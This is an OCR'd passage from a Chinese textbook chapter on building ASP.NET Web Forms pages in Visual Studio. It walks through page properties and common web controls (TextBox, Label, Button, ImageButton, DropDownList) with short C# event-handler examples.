下面开发第一个 ASP.NET 应用程序，该应用程序十分简单，只有一个 WebForm，背景为蓝色，该 WebForm 可以通过 IE 浏览。

单击菜单【文件】→【新建】→【项目】，打开新建项目对话框，在对话框的项目类型里选择“Visual C# 项目”，在“模板”里选择“ASP.NET Web 应用程序”，然后在“名称”文本框里输入“example1”,然后单击“确定”，耐心地等一会儿，新建项目的 Web 页面就会出现在设计窗口中。

打开“WebForm1”（DOCUMENT）的属性窗口，在该属性窗口里找到属性“bgColor”，这个属性是“WebForm1”的背景颜色属性，打开该属性的对话框，选择蓝色（#0066cc），然后单击“确定”关闭对话框。

到此为止，我们第一个 ASP.NET 应用程序的 WebForm 设计完成了。然后就可以编译并运行程序了。单击菜单【调试】→【开始执行】，编译并运行程序，系统将自动调用 IE 并浏览我们的网页（如图 7.22 所示）。




图 7.22

还可以通过如下办法执行我们的 ASP.NET 程序，单击菜单【生成】→【生成】来完成程序的编译，然后打开 IE，在“地址”里输入 http://localhost:6678/example1/WebForm1.aspx，

然后回车，浏览器同样出现如图 10.12 的页面。

现在我们回到“WebForm1”的设计窗口，在“WebForm1”的窗体上单击鼠标右键，在弹出的菜单栏里单击菜单【查看代码】，打开代码编辑窗口。在窗口里找到如下代码：

```
private void Page_Load(object sender, System.EventArgs e)
        {
            // Put user code to initialize the page here
        }
```

该方法是页面的加载方法，程序执行时，该方法自动执行。开发人员可以在该方法里添加代码来设计页面。比如我们在该方法里添加如下代码：

```
this.Visible=false;
```

重新编译并执行程序，您会发现网页在浏览器中浏览不到了。

细心的读者还会发现，代码编辑窗体里还有以下两个系统自带的方法：

```
public WebForm1()
        {
            Page.Init += new System.EventHandler(Page_Init);
        }

private void Page_Init(object sender, EventArgs e)
        {
            //
            // CODEGEN: This call is required by the ASP.NET Web Form
Designer.
            //
            InitializeComponent();
        }
```

这两个方法是 ASP.NET 构造页面所必需的，不能随意修改它们。

下面我们再介绍一下 WebForm1 的 DOCUMENT 常用属性：

- aLink 属性：文档中所有活动连接的颜色；
- link 属性：文档中所有未访问的连接的颜色；
- vLink 属性：文档中所有已访问连接的颜色；
- aspCompat 属性：确定是否与已启动的 ASP 的兼容，有 True 和 False 两种选择；
- background 属性：添加背景图片，并使背景图片平铺在页面的文本和图片之后；
- bgProperties 属性，该属性用于确定背景图片是否可改变大小，如果选择“Fixed”，则不允许改变大小；
- bottomMargin 属性，该属性用于确定页面的下边距；
- topMargin 属性，该属性用于确定页面的上边距；
- leftMargin 属性，该属性用于确定页面的左边距；
- rightMargin 属性，该属性用于确定页面的右边距；
- keywords 属性：该属性用于设定文档索引关键字；

- pagelayout 属性：用于确定页面布局的属性，有 GridLayout 和 FlowLayout 两种选择。所谓 FlowLayout 就是好比流水一样，一个接一个地排列页面对象（比如控件），GridLayout 就是使用 x,y 绝对坐标排列对象，就像设计 Windows 窗体一样，可以把控件拖放到页面的任何位置；
- text 属性：用以确定文档的前景颜色；
- tile 属性：文档标题；
- warnigLevel 属性：设置警告级别；

这些属性都是我们在设计页面时经常需要修改的，现在您可以在页面上随便拖放几个“LinkButton”Web 窗体控件，把页面的 aLink 属性设为＃ff0033（红色），把 link 属性设为#0000ff（蓝色），把 vLink 属性设为＃00ff66（绿色），运行一下，看看有什么变化。

7.2　ASP.NET 网页控件

从上一节的学习可知，开发 ASP.NET 应用程序与开发 Windows 应用程序非常相似。一个 ASP.NET 应用程序的功能是否强大、界面是否友好、使用是否方便，关键取决于控件的使用和 ASP.NET 服务的应用。本节我们将学习一些常用的 ASP.NET Web 窗体控件，以帮助我们开发功能强大的 ASP.NET 应用程序。

7.2.1　TextBox 控件

该控件的用法与 Windows 窗体“TextBox”控件基本相似，下面我们介绍一下该控件的用法：

1. TextBox 控件的常用属性

- AutoPostBack 属性

决定该控件的文本更改时，是否自动返回服务器，如果选择 true,则自动返回服务器，如果选择 False，则需要通过其他控件返回服务器。

- BackColor 属性：确定背景颜色；
- BorderColor 属性：确定边界颜色；
- BorderStyle 属性：确定边界样式，有 10 种选择；
- BorderWidth 属性：确定边界宽度；
- Enable 属性：确定该控件是否可用；
- EnableViewState 属性：确定是否允许保存状态，以供下次使用；
- Font 属性：该控件文本框文本的字体；
- ForeColor 属性：文本框字体的颜色；
- ReadOnly 属性：定是否处于只读状态；
- TextMode 属性：用以确定文本模式，有三种选择：SingleLine，只允许单行输入输出；MultiLine，允许多行输入输出；Password，密码输入；
- ToolTip 属性：该属性与 Windows 的 ToolTip 控件作用相似，用于提示功能的作用性质等，不同的是 ToolTip 控件可为任何控件服务，而 TextBox 控件的 ToolTip 属

性只为自身服务；

- ○ Visible 属性：确定该控件是否可视；
- ○ Wrap 属性：确定文本输入输出是否换行；

● TextBox 控件的常用事件

- ○ Init 事件，该事件在初始化页完成后响应；
- ○ Load 事件，该事件在加载页后响应；
- ○ PreRender 事件，在加载页前响应；
- ○ Unload 事件，在卸载页时响应；
- ○ TextChanged 事件，在文本发生后响应。

● 实例演示

向页面上拖放两个 TextBox 控件，将 TextBox1 的 AutoPostBack 属性设为 True，将 TextMode 属性设为 Password，将 ToolTip 属性设为“请输入密码，确定是否为您服务”。将 TextBox2 的 ReadOnly 属性设为 True，其他属性不变。最后将 WebForm1 的 DOCUMENT 的 bgColor 属性设为：#f7f1d5（淡黄色）；

然后打开代码编辑窗口，找到如下代码：

```
private void Page_Load(object sender, System.EventArgs e)
        {
            // Put user code to initialize the page here
        }
```

在上述两个大括号内添加如下代码：

```
if(TextBox1.Text=="hello")
            {
                TextBox2.Text="你好！为您服务！";


            }
            else {TextBox2.Text="对不起，密码错误！请重新输入";}
```

编译并执行程序，出现如图 7-23 的网页。




图 7.23

在 TextBox1 的文本框里输入密码“hello”，随便单击一下网页，程序自动返回服务器，并出现如图 7.24 所示的网页。




图 7.24

上面功能也可以用如下方法实现：

打开 TextBox1 的事件窗口，找到 TextChanged 并双击，为该控件添加 TextChanged 事件，下面是该事件的代码：

```
private void TextBox1_TextChanged(object sender, System.EventArgs e)
        {
            if(TextBox1.Text=="hello")
         {
            TextBox2.Text="你好！为您服务！";
         }
         else {TextBox2.Text="对不起，密码错误！请重新输入";}

        }
```

7.2.2 Label 控件

该控件与 Windows 的 Label 控件的作用和性质相同，其属性和事件与上述 TextBox 控件基本相同，这里就不再赘述。

下面我们演示一下该控件的 PreRender 事件的用法，向网页上拖放一个 Label 控件，打开该控件的事件窗口，找到 PreRender 事件并双击，为 Label1 添加 PreRender 事件，然后编辑该事件的代码。该事件的完整代码如下：

```
private void Label1_PreRender(object sender, System.EventArgs e)
        {
            Label1.Text="你好！PreRender 事件在网页加载前激发，使用很方便";
```

```
}
```

编译并运行程序，执行结果如图 7.25 所示。




图 7.25

7.2.3 Button 控件

该控件是我们十分熟悉的按钮控件，它的常用属性与 TextBoxt 控件基本相同，下面我们介绍一下它的几个特殊属性。

- CommandName 属性：Button 控件允许关联其他命令，该属性是被关联命令的名称；
- CommandArgument 属性：被关联命令的参数；

与 TextBox 控件相比，Button 控件增加了以下两个事件：

- Click 事件，即 Button 按钮的单击事件，我们对该事件很熟悉，在此不做演示；
- Command 事件：该事件在单击按钮时激发，您可以把该事件与 Click 事件配合使用，也可以单独使用。下面我们就演示一下该事件的用法。

首先清除 7.2.2 中 Label 控件的 Label1_PreRender 事件代码，再向网页上拖放一个 Button 控件，打开 Button 控件的事件窗口，找到 Command 事件并双击，为 Button 控件添加 Command 事件，然后在该事件中编辑代码。

```
    private void Button1_Command(object sender, System.Web.UI.WebControls.
CommandEventArgs e)
            {Label1.Text = "You chose: " + e.CommandName + " Item " +
e.CommandArgument;

            }
```

然后打开 Button 控件的属性窗口，将其 Command_Name 属性设为 Button1_Command，将其 CommandArgument 属性设为 object sender, System.Web.UI.WebControls.CommandEventArgs e，然后编译并执行程序，图 7.26 是该程序的执行结果。




图 7.26

单击 Button 按钮，出现如图 7.27 的结果。




图 7.27

从图 10.16 的运行结果可以看出，Button 控件与 Button1_Command 关联起来。该事件是非常方便的，可以实现很多特殊功能，读者在今后的 ASP.NET 编程中可以尝试使用。

7.2.4 LinkButton 控件

该控件是一个带下划线按钮控件，与 Windows 里面的 LinkLabel 控件很相似，在网页中使用非常广泛。LinkButton 控件与 ASP.NET 的 Button 控件相比，没有什么特殊的属性与事件，这里对它们不作特殊介绍。它的用法与 7.2.3 的 Button 控件的用法相似，读者可以比较使用。

7.2.5 ImageButton 控件和 Image 控件

这两个控件是一个可存放图片的按钮控件，在 ASP.NET 编程中使用非常活跃，其存放的图片既可以是静态的，也可以是动画的，您可以把制作好的动画图片直接添加到该控件上，因此使用十分方便。该控件的常用属性（与前面重复的，不作赘述）如下。

- ImageAlign 属性：设置图像的对齐方式；
- ImageUrl 属性：图像的位置；
- AccessKey 属性：设置该控件的键盘快捷键；

该控件的事件主要有 Init 事件，Load 事件，PreRender 事件，Unload 事件，Click 事件

等，这里主要演示以下 ImageButton 控件的 Click 事件。

Image 控件也是一个可存放图片的控件，与 ImageButton 控件一样，该控件存放的图片既可以是静态的，也可以是动画的。与 ImageButton 控件的区别是，Image 控件不能像单击按钮一样单击图片。该控件的属性和事件与 ImageButton 相同。您可以对照 ImageButton 控件使用。

下面演示这两个控件的用法。在网页上拖放一个 ImageButton 控件、一个 Image 控件，打开 ImageButton1 的 ImageUrl 属性的对话框，随便浏览一张图片加进去，本例中加入了一幅小狐狸的动画图片。再打开 Image1 的 ImageUrl 属性的对话框，随便浏览一张图片加进去，本例中加入的是一幅小狐狸的动画图片。将 Image1 的 Visible 属性设为 False。

双击 ImageButton1，为该控件加入 Click 事件，下面是该控件的代码：

```
        private void ImageButton1_Click(object sender, System.Web.UI.
ImageClickEventArgs e)
        {Image1.Visible=true;
        }
```

编译并执行程序，结果如图 7.28 所示。




图 7.28

单击小狐狸图片，结果如图 7.29 所示。




图 7.29

7.2.6 DropDownList 控件

该控件是一个下拉列表控件，读者一定申请过信箱吧，是不是曾遇到过要你选择你的职业的情况？其实他们用的就是该控件。下面我们介绍一下该控件的几个属性（凡前面介绍过的，后面就不再赘述）。

- Items 属性：就是选项条目，比如工程师、老板、学生之类的；
- DataSource 属性：确定数据源，一般供数据库编程时使用；
- DataNumber 属性：数据集成员，一般供数据库编程时使用；
- DataTextField 属性：与选项相联系的数据源的字段，一般供数据库编程时使用；
- DataTextFormat 属性：文本字段的格式，一般供数据库编程时使用。

下面我们演示一下该控件的用法：

向网页上拖放一个 DropDownList 控件，再把 Label 控件移动到 DropDownList 控件的上方，并将 Label 控件的 Text 属性设置为“请选择您的职业：”。然后打开 DropDownList 控件的 Items 属性，如图 7.30 所示加入条目。




图 7.30

再将 DropDownList 控件的 AutoPostBack 属性设为 True。最后打开 DropDownList 控件的事件窗口，找到 SelectedIndexChanged 事件并双击，为该控件加入 SelectedIndexChanged 事件，下面是该事件的全部代码：

```
    private void DropDownList1_SelectedIndexChanged(object sender, System.
EventArgs e)
            {
                if(DropDownList1.SelectedIndex==0)
                {
                    TextBox1.Text="工程师建设美丽的世界！";
                }
                else if(DropDownList1.SelectedIndex==1)
                {
                    TextBox1.Text="老板为人类创造财富！";
                }
```

```
        else if(DropDownList1.SelectedIndex==2)
        {
            TextBox1.Text="学生是未来！";
        }
        else if(DropDownList1.SelectedIndex==3){
        TextBox1.Text="自由职业者身心愉快！";
        }
        TextBox2.Text=DropDownList1.SelectedIndex.ToString();

    }
```

注意：TextBox1 的 TextMode 属性应设为 SingleLine 或 MultiLine，而不能设为 Password。编译并执行程序，在 DropDownList 的选项中选择“学生”，程序自动返回服务器，并出现如图 7.31 的网页。

